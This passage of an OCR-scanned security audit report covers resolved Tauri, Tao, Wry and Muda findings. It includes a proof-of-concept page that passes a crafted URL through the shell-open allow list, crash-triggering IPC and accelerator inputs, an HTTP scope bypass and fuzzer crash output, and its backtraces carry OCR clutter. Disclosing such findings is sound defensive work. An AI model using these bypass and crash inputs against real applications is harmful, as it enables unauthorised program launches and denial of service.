
Labels: plugin

Threat level: Moderate

Description:

Transparent matching of regular expressions in scope allow lists can mislead developers into assuming the configuration string is fully matched, unknowingly granting the Tauri window access to resources and commands beyond the intended constraint.

Technical description:



`tauri.conf.json`

```
{
  "productName": "Tauri App",
  "version": "0.1.0",
  "identifier": "com.tauri.fourtyfour",
  "build": {
    "frontendDist": "../src"
  },
  "app": {
    "windows": [
      {
        "title": "Open",
        "label": "main",
        "width": 800,
        "height": 400,
        "url": "index.html"
      }
    ],
    "security": {
      "csp": null
    }
  },
  "bundle": {
    "active": true,
    "targets": "all",
    "icon": [
      "icons/32x32.png",
      "icons/128x128.png",
      "icons/128x128@2x.png",
      "icons/icon.icns",
      "icons/icon.ico"
    ]
  }
```

```
}
```

`src/index.html`

```
<p>
  This window is allowed to open <code>/System/Applications/Calculator.app</code>.
</p>
<form>
  <input name="filepath" type="text" style="width: 80ch;"
    value="https://www.youtube.com/watch?v=o-YBDTqX_ZU#/System/Applications/Calculator.app/"
  />
  <button type="submit">Open Calculator</button>
</form>
<script>
document.body.querySelector("form").addEventListener("submit", async (e) => {
  e.preventDefault();
  e.stopPropagation();
  const filepath = document.body.querySelector("input[name=filepath]").value;
  await window.__TAURI_INTERNALS__.invoke("plugin:shell|open", {
    path: decodeURIComponent(filepath),
  });
});
</script>
```

`capabilities/default.json`

```
{
  "$schema": "../gen/schemas/desktop-schema.json",
  "identifier": "main",
  "description": "Open Demo",
  "windows": ["main"],
  "permissions": [
    {
      "identifier": "shell:allow-open",
      "allow": [
        {
          "cmd": "/System/Applications/Calculator.app"
        }
      ]
    },
    "app:default"
  ]
}
```

Because this pattern lacks anchors, it would also match paths such as `/other/location/System/Applications/Calculator.app` or `/System/Applications/Calculator.app.altered.app`, opening up possibilities for targeting a binary under the attacker's control.

Impact:

A developer might assume that the allowed URL is an exact match, not realising that a malicious actor can craft longer URLs that still match the pattern, allowing the filtering to be bypassed.

Recommendation:

- Always match the entire string.
- For a Regex this implies surrounding the expression with `^` and `$`.

Update 2024-07-04 14:54:

With the merge of https://github.com/tauri-apps/plugins-workspace/pull/1603 the default pattern matching behavior is to match the entire string while leaving the original behavior behind the `raw` config option. This should be more aligned with developer expectations and result in more effective allowlisting patterns.

3.14 TAU2-013 — window.ipc.postMessage() crashes Tauri application

Vulnerability ID: TAU2-013	**Status:** Resolved
Vulnerability type: Denial of Service	
Threat level: Moderate	

Description:

Making an empty call to `window.ipc.postMessage()` from the webview results in a panic.

Technical description:

Example panicking call:

```
window.ipc.postMessage({ body: null });
```

Panic location macOS:

https://github.com/tauri-apps/wry/blob/15ae3c78b0665ed095d169b80ddc4846db88b832/src/wkwebview/mod.rs#L142

Backtrace macOS

```
------------------------------------
Translated Report (Full Report Below)
------------------------------------

Process:               tauri-app [21281]
Path:                  /Users/USER/*/tauri-app
Identifier:            tauri-app
Version:               ???
Code Type:             ARM-64 (Native)
Parent Process:        Exited process [21191]
Responsible:           Electron [3622]
User ID:               501
...
Crashed Thread:        0  main  Dispatch queue: com.apple.main-thread
```

```
Exception Type:        EXC_CRASH (SIGABRT)
Exception Codes:       0x0000000000000000, 0x0000000000000000

Termination Reason:    Namespace SIGNAL, Code 6 Abort trap: 6
Terminating Process:   tauri-app [21281]

Application Specific Information:
abort() called


Thread 0 Crashed:: main Dispatch queue: com.apple.main-thread
0   libsystem_kernel.dylib                0x18926111c __pthread_kill + 8
1   libsystem_pthread.dylib               0x189298cc0 pthread_kill + 288
2   libsystem_c.dylib                     0x1891a8a40 abort + 180
3   tauri-app                             0x10473b3b0
 std::sys::unix::abort_internal::h58b1089706da749d + 12
4   tauri-app                             0x104737608 rust_panic + 96
5   tauri-app                             0x1047373fc
 std::panicking::rust_panic_with_hook::hf562b6af24c16505 + 592
6   tauri-app                             0x104737184 std::panicking::begin_panic_handler::_$u7b$
$u7b$closure$u7d$$u7d$::he0b4ebe231153083 + 148
7   tauri-app                             0x104735f7c
 std::sys_common::backtrace::__rust_end_short_backtrace::h506e293342848289 + 12
8   tauri-app                             0x104736f20 rust_begin_unwind + 64
9   tauri-app                             0x10476de1c core::panicking::panic_fmt::hdbf482c928a0b9a2
 + 52
10  tauri-app                             0x1043ee978
 core::panicking::panic_display::hf62350b7e7e046a3 + 112
11  tauri-app                             0x1042b5da0
 wry::webview::wkwebview::InnerWebView::new::did_receive::hcf57ea51b8b04965 + 956
12  WebKit                                0x1abfe6934
 ScriptMessageHandlerDelegate::didPostMessage(WebKit::WebPageProxy&, WebKit::FrameInfoData&&,
 API::ContentWorld&, WebCore::SerializedScriptValue&) + 228
13  WebKit                                0x1ac3f5920
 WebKit::WebUserContentControllerProxy::didPostMessage(
  WTF::ObjectIdentifierGeneric<WebKit::WebPageProxyIdentifierType,
 WTF::ObjectIdentifierMainThreadAccessTraits>, WebKit::FrameInfoData&&, unsigned long long,
 std::__1::span<unsigned char const, 18446744073709551615ul> const&, WTF::CompletionHandler<void
 (std::__1::span<unsigned char const, 18446744073709551615ul>&&, WTF::String const&)>&&) + 668
14  WebKit                                0x1ac73d998
 WebKit::WebUserContentControllerProxy::didReceiveMessage(IPC::Connection&, IPC::Decoder&) + 336
15  WebKit                                0x1ac755db4
 IPC::MessageReceiverMap::dispatchMessage(IPC::Connection&, IPC::Decoder&) + 264
16  WebKit                                0x1ac361794
 WebKit::WebProcessProxy::didReceiveMessage(IPC::Connection&, IPC::Decoder&) + 40
17  WebKit                                0x1ac7513f4
 IPC::Connection::dispatchMessage(std::__1::unique_ptr<IPC::Decoder,
 std::__1::default_delete<IPC::Decoder>>) + 332
18  WebKit                                0x1ac7518dc IPC::Connection::dispatchIncomingMessages() +
 292
19  JavaScriptCore                        0x1a50a7d38 WTF::RunLoop::performWork() + 204
20  JavaScriptCore                        0x1a50a8c08 WTF::RunLoop::performWork(void*) + 36
21  CoreFoundation                        0x189375cfc
 __CFRUNLOOP_IS_CALLING_OUT_TO_A_SOURCE0_PERFORM_FUNCTION__ + 28
22  CoreFoundation                        0x189375c90 __CFRunLoopDoSource0 + 176
23  CoreFoundation                        0x189375a00 __CFRunLoopDoSources0 + 244
24  CoreFoundation                        0x1893745f0 __CFRunLoopRun + 828
25  CoreFoundation                        0x189373c5c CFRunLoopRunSpecific + 608
26  HIToolbox                             0x1938f0448 RunCurrentEventLoopInMode + 292
27  HIToolbox                             0x1938f0284 ReceiveNextEventCommon + 648
```

```
28  HIToolbox                           0x1938effdc
 _BlockUntilNextEventMatchingListInModeWithFilter + 76
29  AppKit                              0x18cb4ec54 _DPSNextEvent + 660
30  AppKit                              0x18d324ebc -[NSApplication(NSEventRouting)
 _nextEventMatchingEventMask:untilDate:inMode:dequeue:] + 716
31  AppKit                              0x18cb42100 -[NSApplication run] + 476
32  tauri-app                           0x1043ef0f8 _$LT$$LP$$RP$$u20$as
$u20$objc..message..MessageArguments$GT$::invoke::he0df781cb42a5635 + 64
33  tauri-app                           0x1043f4a64 objc::message::platform::send_unverified::_
$u7b$$u7b$closure$u7d$$u7d$::ha75d59e85814626f + 52
34  tauri-app                           0x1043f2594 objc_exception::try::_$u7b$$u7b$closure$u7d$
$u7d$::h61d9eba1b7c8a588 + 44
35  tauri-app                           0x1043f1520
 objc_exception::try_no_ret::try_objc_execute_closure::hb03e625a2e9ede49 + 64
36  tauri-app                           0x1043fb818 RustObjCExceptionTryCatch + 36
37  tauri-app                           0x1043f071c objc_exception::try_no_ret::h69184b32c70e7925
 + 168
38  tauri-app                           0x1043f16a4 objc_exception::try::h0871aead0b72044c + 72
39  tauri-app                           0x1043eec10 objc::exception::try::hf90816b3c9dcf643 + 12
40  tauri-app                           0x1043f3460
 objc::message::platform::send_unverified::h9635946181ba940c + 136
41  tauri-app                           0x1040bb194
 objc::message::send_message::h95d91fce7dc08812 + 20 (mod.rs:178) [inlined]
42  tauri-app                           0x1040bb194
 tao::platform_impl::platform::event_loop::EventLoop$LT$T$GT$::run_return::hb0e38d2f34a4da1c + 1068
 (event_loop.rs:193)
43  tauri-app                           0x1040bc04c
 tao::platform_impl::platform::event_loop::EventLoop$LT$T$GT$::run::h6b179e05a8a0f971 + 20
 (event_loop.rs:160)
44  tauri-app                           0x10417eb40 tao::event_loop::EventLoop$LT$T$GT
$::run::h2e3678eff0835a58 + 60 (event_loop.rs:179)
45  tauri-app                           0x104176dc8 _$LT$tauri_runtime_wry..Wry$LT$T$GT$$u20$as
$u20$tauri_runtime..Runtime$LT$T$GT$$GT$::run::hae854f43c61991b8 + 436 (lib.rs:2256)
46  tauri-app                           0x104155a0c tauri::app::App$LT$R$GT
$::run::hdbaed4eabb684c86 + 280 (app.rs:875)
47  tauri-app                           0x104155d44 tauri::app::Builder$LT$R$GT
$::run::hf078857a2012f474 + 120 (app.rs:1724)
48  tauri-app                           0x1040ec5d0 tauri_app::main::he89ef2bdf4cbef38 + 6312
 (main.rs:11)
49  tauri-app                           0x1041291c0
 core::ops::function::FnOnce::call_once::h939bdf4ec2cac42d + 20 (function.rs:250)
50  tauri-app                           0x1040da92c
 std::sys_common::backtrace::__rust_begin_short_backtrace::he73ccd3c18772629 + 24 (backtrace.rs:154)
51  tauri-app                           0x1041dccb0 std::rt::lang_start::_$u7b$$u7b$closure$u7d$
$u7d$::h09db4177b2c433bd + 28 (rt.rs:167)
52  tauri-app                           0x10472f394
 std::rt::lang_start_internal::h16464641f6fcfbfc + 648
53  tauri-app                           0x1041dcc7c std::rt::lang_start::hadebe6ce06fb3cfc + 84
 (rt.rs:166)
54  tauri-app                           0x1040ecdc0 main + 36
55  dyld                                0x188f1d0e0 start + 2360
```

Steps to reproduce (on macOS)

1. Pull the latest version of WRY from the dev branch
2. `cargo run --example custom_titlebar`
3. Inspect element to bring up the developer console
4. Type `window.ipc.postMessage()` and hit enter

5. Observe a crash in platform strlen

Impact:

When the frontend posts an empty IPC message to Tauri, the application crashes.

Recommendation:

Check the type of the object before attempting to retrieve it.

Update 2023-11-23 11:36:

Fixed in commit `e6f0fbd3`.

3.15 TAU2-055 — HTTP plugin globbing syntax bypass

Vulnerability ID: TAU2-055 **Status:** Resolved

Vulnerability type: Filter bypass

Threat level: Moderate

Description:


The globbing patterns used to scope the HTTP plugin are difficult to use effectively without allowing a bypass.

Technical description:

The HTTP plugin uses glob patterns to scope which URLs can be accessed from a Tauri app. These glob patterns apply to the entire URL string rather than individual components such as the host, path and parameters. Pattern matching on the entire string leads to unintuitive behavior, whereby a developer may believe they are limiting access to all paths on one host, but are in fact allowing access to any path on any host with some trivial filter bypassing.

Furthermore the scopes do not limit the HTTP verbs permitted which would allow the developer to more tightly control the range of possible HTTP requests.

In this example with the pattern `http://radical.sexy/*` we are able to bypass this filter and connect to `http://not-radical.sexy` by formatting the first part of the URL as basic auth credentials.



Impact:

Developers who are trying to do the right thing and filter HTTP requests may unexpectedly not be filtering anything.

Recommendation:

Allow creating scopes based on the components of the URL rather than treating the entire URL as one string. If this is not an option then perhaps provide clearly documented effective glob patterns for developers to copy.

Update 2024-07-04 15:35:

In pull request 1030, generic globbing was replaced with URL-part aware `urlpattern` combined with `regex`. A neat side effect of this fix is the ability to use complex and more precise regular expressions in every part of a URL.

3.16 TAU2-002 — Tao uses unmaintained, archived GitHub Actions

Vulnerability ID: TAU2-002 **Status:** Resolved

Vulnerability type: Outdated Dependency

Threat level: Low

Description:

Actions from 'actions-rs' used in the GitHub workflows for the Tao repo have been archived by the maintainer. These actions should be considered unmaintained and an alternative found.

Technical description:

Tao uses GitHub Actions to automate a variety of CI/CD steps such as building and testing. GitHub Actions tie together commands and shell scripts into workflows to achieve the task at hand. Actions that do common tasks can be imported from third parties. Tao imports actions from 'actions-rs' which automates tasks such as setting up a Rust toolchain: https://github.com/actions-rs.

Actions run in the same context as other jobs in a workflow and often have access to credentials such as signing keys and API tokens. It is therefore imperative that actions used in a workflow can be trusted. 'actions-rs' has not been updated since May 2020 and was archived in October 2023, and consequently the CI/CD workflows include outdated software.

Impact:

Missing bug fixes in the GitHub Action could negatively affect the Tao build infrastructure.

Recommendation:

- Find alternative, maintained GitHub Actions, or create new ones.

Update 2024-07-04 18:43:

The actions have been changed to use maintained versions and inlined scripts in this PR: https://github.com/tauri-apps/tao/pull/953.

3.17 TAU2-007 — Panic in Muda accelerator parsing

Vulnerability ID: TAU2-007 **Status:** Resolved

Vulnerability type: Denial of Service

Threat level: Low

Description:

Muda's accelerator parsing panics when presented with input containing two or more modifiers.

Technical description:

By crafting an input string containing two or more modifiers it is possible to trigger a panic resulting in a denial of service.

Proof of Concept

```
extern crate muda;

use muda::accelerator::Accelerator;

fn main() {
    let a: Accelerator = "SHIFT+SHIFT".parse().unwrap();
    println!("{:?}",a)
}
```

```
$ cargo run
   Compiling playground v0.1.0 (/home/morgan/work/ROS/tauri/playground)
    Finished dev [unoptimized + debuginfo] target(s) in 2.88s
     Running `target/debug/playground`
thread 'main' panicked at /home/morgan/.cargo/registry/src/index.crates.io-6f17d22bba15001f/
muda-0.10.0/src/accelerator.rs:185:41:
called `Option::unwrap()` on a `None` value
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

Cause: https://github.com/tauri-apps/muda/blob/ee0b43080db0edbbeca3b680b8f3f62c1290eff9/src/accelerator.rs#L185.

Impact:

Muda crashes when it receives an invalid accelerator.

Recommendation:

Return an error rather than panicking. See this patch:

```
diff --git a/src/accelerator.rs b/src/accelerator.rs
index 5eff89b..6f36419 100644
--- a/src/accelerator.rs
+++ b/src/accelerator.rs
```

```
@@ -182,7 +182,7 @@ fn parse_accelerator(accelerator: &str) -> crate::Result<Accelerator> {
         }
     }

-    Ok(Accelerator::new(Some(mods), key.unwrap()))
+    Ok(Accelerator::new(Some(mods),
 key.ok_or(crate::Error::UnrecognizedAcceleratorCode(accelerator.to_string()))?))
 }

 fn parse_key(key: &str) -> crate::Result<Code> {
--
2.41.0
```

Update 2024-03-14 16:36:

The PoC has been run again against https://github.com/tauri-apps/muda/pull/157 and the issue is fixed.

3.18 TAU2-012 — Integer overflow Tao rgba to icon

Vulnerability ID: TAU2-012 **Status:** Resolved

Vulnerability type: Integer overflow

Threat level: Low

Description:

Window icon validation checks that width and height are consistent with the length of the data provided, but it does not check for integer overflow.

Technical description:

On Linux and Windows, Tao allows the developer to load window icons from a data structure containing an array of bytes, a width and a height. Tao attempts to validate this structure by checking that the length of the byte array is divisible by the pixel size (4 bytes for RGBA). Tao then attempts to check that multiplying the width by the height matches the number of pixels in the backing array.

The problem occurs when the width and the height are multiplied as this can result in an integer overflow. In release builds of Rust an integer overflow results in wrapping. In debug builds, as we see below, Rust panics on overflow.

Output from fuzzing:

```
Running `fuzz/target/aarch64-apple-darwin/release/icon_from_rgba -artifact_prefix=/Users/pentest/
tao/fuzz/artifacts/icon_from_rgba/ /Users/pentest/tao/fuzz/corpus/icon_from_rgba`
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 2833027307
INFO: Loaded 1 modules   (114877 inline 8-bit counters): 114877 [0x1049caf10, 0x1049e6fcd),
INFO: Loaded 1 PC tables (114877 PCs): 114877 [0x1049e6fd0,0x104ba7ba0),
INFO:        1 files found in /Users/pentest/tao/fuzz/corpus/icon_from_rgba
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: seed corpus: files: 1 min: 4b max: 4b total: 4b rss: 58Mb
```

```
<a href="#f2-tao-uses-unmaintained-archived-github-actions"/>      INITED exec/s: 0 rss: 58Mb
WARNING: no interesting inputs were found so far. Is the code instrumented for coverage?
This may also happen if the target rejected all inputs we tried so far
        NEW_FUNC[1/11]: 0x1040ff9d4 in _$LT$alloc..vec..Vec$LT$T$GT$$u20$as
$u20$alloc..vec..spec_from_iter_nested..SpecFromIterNested$LT$T$C$I$GT$$GT
$::from_iter::h9b457b75bac22e81 spec_from_iter_nested.rs:20
        NEW_FUNC[2/11]: 0x10411366c in icon_from_rgba::_::_$LT$impl$u20$arbitrary..Arbitrary$u20$for
$u20$icon_from_rgba..IconFuzz$GT$::arbitrary_take_rest::hd048ac10ecb244a5 icon_from_rgba.rs:5
#423    NEW    cov: 66 ft: 66 corp: 2/9b lim: 8 exec/s: 0 rss: 60Mb L: 8/8 MS: 1
 InsertRepeatedBytes-
thread '<unnamed>' panicked at /Users/pentest/tao/src/icon.rs:94:25:
attempt to multiply with overflow
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
==9262== ERROR: libFuzzer: deadly signal
    #0 0x1059a2800 in __sanitizer_print_stack_trace+0x28 (librustc-
nightly_rt.asan.dylib:arm64+0x5a800)
    #1 0x1046451a0 in fuzzer::PrintStackTrace()+0x30 (icon_from_rgba:arm64+0x1005491a0)
    <a href="#f2-tao-uses-unmaintained-archived-github-actions"/> 0x10463861c in
 fuzzer::Fuzzer::CrashCallback()+0x54 (icon_from_rgba:arm64+0x10053c61c)
    <a href="#f3-inline-frame-is-allowed-to-call-ipc"/> 0x1892c7a20 in _sigtramp+0x34
 (libsystem_platform.dylib:arm64+0x3a20)
    #4 0x9329800189298cbc  (<unknown module>)
    #5 0xbc268001891a8a3c  (<unknown module>)
    #6 0x9378001046e8008  (<unknown module>)
    <a href="#f7-panic-in-muda-accelerator-parsing"/> 0x1047410a4 in
 std::process::abort::hba67c0504d369e0d+0x8 (icon_from_rgba:arm64+0x1006450a4)
    #8 0x10463755c in libfuzzer_sys::initialize::_$u7b$$u7b$closure$u7d$$u7d
$::h495c00ee3a6ae5c7+0xb8 (icon_from_rgba:arm64+0x10053b55c)
    #9 0x1046df770 in std::panicking::rust_panic_with_hook::hf562b6af24c16505+0x20c
 (icon_from_rgba:arm64+0x1005e3770)
    #10 0x1046df514 in std::panicking::begin_panic_handler::_$u7b$$u7b$closure$u7d$$u7d
$::he0b4ebe231153083+0x6c (icon_from_rgba:arm64+0x1005e3514)
    <a href="#f11-allow-listing-regex-is-a-potential-footgun"/> 0x1046dcd24 in
 std::sys_common::backtrace::__rust_end_short_backtrace::h506e293342848289+0x8
 (icon_from_rgba:arm64+0x1005e0d24)
    <a href="#f12-integer-overflow-tao-rgba-to-icon"/> 0x1046df2d4 in rust_begin_unwind+0x3c
 (icon_from_rgba:arm64+0x1005e32d4)
    <a href="#f13-window-ipc-postmessage-crashes-tauri-application"/> 0x1047439ac in
 core::panicking::panic_fmt::hdbf482c928a0b9a2+0x30 (icon_from_rgba:arm64+0x1006479ac)
    #14 0x104743a20 in core::panicking::panic::h700b29ea4c9ee8e4+0x34
 (icon_from_rgba:arm64+0x100647a20)
    #15 0x1041f25d4 in tao::icon::constructors::_$LT$impl$u20$tao..icon..RgbaIcon$GT
$::from_rgba::h3c0d87786480008f+0x3f4 (icon_from_rgba:arm64+0x1000f65d4)
    #16 0x1041f31bc in tao::icon::Icon::from_rgba::h6b7abfd9c2fea7b7+0x17c
 (icon_from_rgba:arm64+0x1000f71bc)
    #17 0x104117e20 in icon_from_rgba::_::__libfuzzer_sys_run::h442d28eed4ce736d
 icon_from_rgba.rs:15
    <a href="#f18-muda-upstream-dependency-on-linux-gtk3-rs-does-not-enforce-code-signing"/>
 0x10411657c in rust_fuzzer_test_input lib.rs:297
    #19 0x104631348 in std::panicking::try::do_call::h90bc13c506a9d8ca+0xac
 (icon_from_rgba:arm64+0x100535348)
    <a href="#f20-muda-upstream-dependency-on-macos-cocoa-does-not-enforce-commit-signing"/>
 0x1046377dc in __rust_try+0x20 (icon_from_rgba:arm64+0x10053b7dc)
    <a href="#f21-muda-dependency-objc-on-macos-not-actively-maintained"/> 0x104636754 in
 LLVMFuzzerTestOneInput+0x1d0 (icon_from_rgba:arm64+0x10053a754)
    <a href="#f22-muda-upstream-dependency-on-macos-png-does-not-enforce-commit-signing"/>
 0x104639ee0 in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long)+0x150
 (icon_from_rgba:arm64+0x10053dee0)
    <a href="#f23-muda-dev-dependency-image-doesn-t-enforce-commit-signing"/> 0x104639570 in
 fuzzer::Fuzzer::RunOne(unsigned char const*, unsigned long, bool, fuzzer::InputInfo*, bool,
 bool*)+0x48 (icon_from_rgba:arm64+0x10053d570)
```

```
    <a href="#f24-muda-dependency-crossbeam-channel-doesn-t-enforce-commit-signing"/> 0x10463af50 in
 fuzzer::Fuzzer::MutateAndTestOne()+0x230 (icon_from_rgba:arm64+0x10053ef50)
    #25 0x10463bd28 in fuzzer::Fuzzer::Loop(std::__1::vector<fuzzer::SizedFile,
 std::__1::allocator<fuzzer::SizedFile>>&)+0x338 (icon_from_rgba:arm64+0x10053fd28)
    #26 0x10465be68 in fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*, unsigned
 long))+0x1d1c (icon_from_rgba:arm64+0x10055fe68)
    <a href="#f27-muda-dependency-once-cell-doesn-t-enforce-signed-commits"/> 0x104668ea0 in main
+0x24 (icon_from_rgba:arm64+0x10056cea0)
    <a href="#f28-muda-dependency-thiserror-doesn-t-enforce-commit-signing"/> 0x188f1d0dc  (<unknown
 module>)
    <a href="#f29-tao-upstream-dependency-raw-window-handle-does-not-enforce-commit-signing"/>
 0x3364fffffffffffc  (<unknown module>)

NOTE: libFuzzer has rudimentary signal handlers.
      Combine libFuzzer with AddressSanitizer or similar for better crash reports.
SUMMARY: libFuzzer: deadly signal
MS: 5 CopyPart-EraseBytes-ChangeBinInt-ChangeByte-CrossOver-; base unit:
 71aa908aff1548c8c6cdecf63545261584738a25
0xfe,0x0,0x0,0xff,0xff,0x2a,0x0,0x0,
\376\000\000\377\377*\000\000
artifact_prefix='/Users/pentest/tao/fuzz/artifacts/icon_from_rgba/'; Test unit written to /Users/
pentest/tao/fuzz/artifacts/icon_from_rgba/crash-58039b3961f226523b98c91f4c899f78a5b972b0
Base64: /gAA//8qAAA=

_____________________________________________________________________________

Failing input:

        fuzz/artifacts/icon_from_rgba/crash-58039b3961f226523b98c91f4c899f78a5b972b0

Output of `std::fmt::Debug`:

        IconFuzz {
            width: 4278190334,
            height: 11007,
            rgba: [],
        }

Reproduce with:

        cargo fuzz run icon_from_rgba fuzz/artifacts/icon_from_rgba/
crash-58039b3961f226523b98c91f4c899f78a5b972b0

Minimize test case with:

        cargo fuzz tmin icon_from_rgba fuzz/artifacts/icon_from_rgba/
crash-58039b3961f226523b98c91f4c899f78a5b972b0
```

The overflow occurs here: https://github.com/tauri-apps/tao/blob/88e1e32901fff8de329ec948b5b858ed05dcde78/src/icon.rs#L98.

The two u32s are multiplied together as 32-bit integers and produce a 32-bit integer result. The result is then cast to a `usize`, which is typically a 64-bit integer on modern platforms. This creates the opportunity to overflow the u32 multiplication which wraps in production builds. The wrapping behavior can be used create an icon where the width and height do not match the data length but the check still passes.

When a window is created with the icon, Tao passes the data onto the relevant operating system APIs via unsafe calls.

On Windows this data is not checked again before it is passed with an unsafe call into the win32 API: https://github.com/tauri-apps/tao/blob/dev/src/platform_impl/windows/icon.rs#L37.

On Linux the length of the backing array is checked here before it is passed with an unsafe call to GTK. https://gtk-rs.org/gtk-rs-core/stable/0.15/docs/src/gdk_pixbuf/pixbuf.rs.html#53. However, the check is based on the rowstride which is derived from the provided width: https://gtk-rs.org/gtk-rs-core/stable/0.15/docs/src/gdk_pixbuf/pixbuf.rs.html#53.

The icons are not used on macOS, iOS, and Android.

Impact:

On Linux/Windows this integer overflow can possibly be used for memory corruption when a window is created. The effort required is relatively high on Linux as values must be found that pass several assertions in GTK that check that the width, height and row_stride are all greater than 0.

Recommendation:

- Validate width and height against the length of the data.
- Check the multiplication of the width and the height for overflow.
    - One approach is to cast width and height to usize before the multiplication to avoid the overflow.

- Width and height on Linux must be less than `i32::MAX` and greater than 0

Update 2024-07-24 16:17:

For 64-bit targets, the overflow was completely eliminated by https://github.com/tauri-apps/tao/pull/954. However, on 32-bit targets an overflow was still possible because a `usize` would be equivalent to `u32` therefore `u32::MAX * u32::MAX > usize::MAX` is true for this case, allowing an overflow. The solution was to use a checked multiplication to detect an overflow and return an error, and was implemented here: https://github.com/tauri-apps/tao/pull/958.

3.19 TAU2-032 — Tao dependency on Android NDK is outdated

Vulnerability ID: TAU2-032 **Status:** Resolved

Vulnerability type: Outdated Dependency

Threat level: Low

Description:

The NDK dependency is two releases behind.

Technical description:

NDK needs updating, however, there are several breaking changes between 0.7.0 and 0.9.0 releases.

Impact:

Possibly missing relevant bug fixes in JDK bindings.

Recommendation:

- Upgrade the dependency.

Update 2024-07-04 19:15:

NDK was updated in the following PRs:

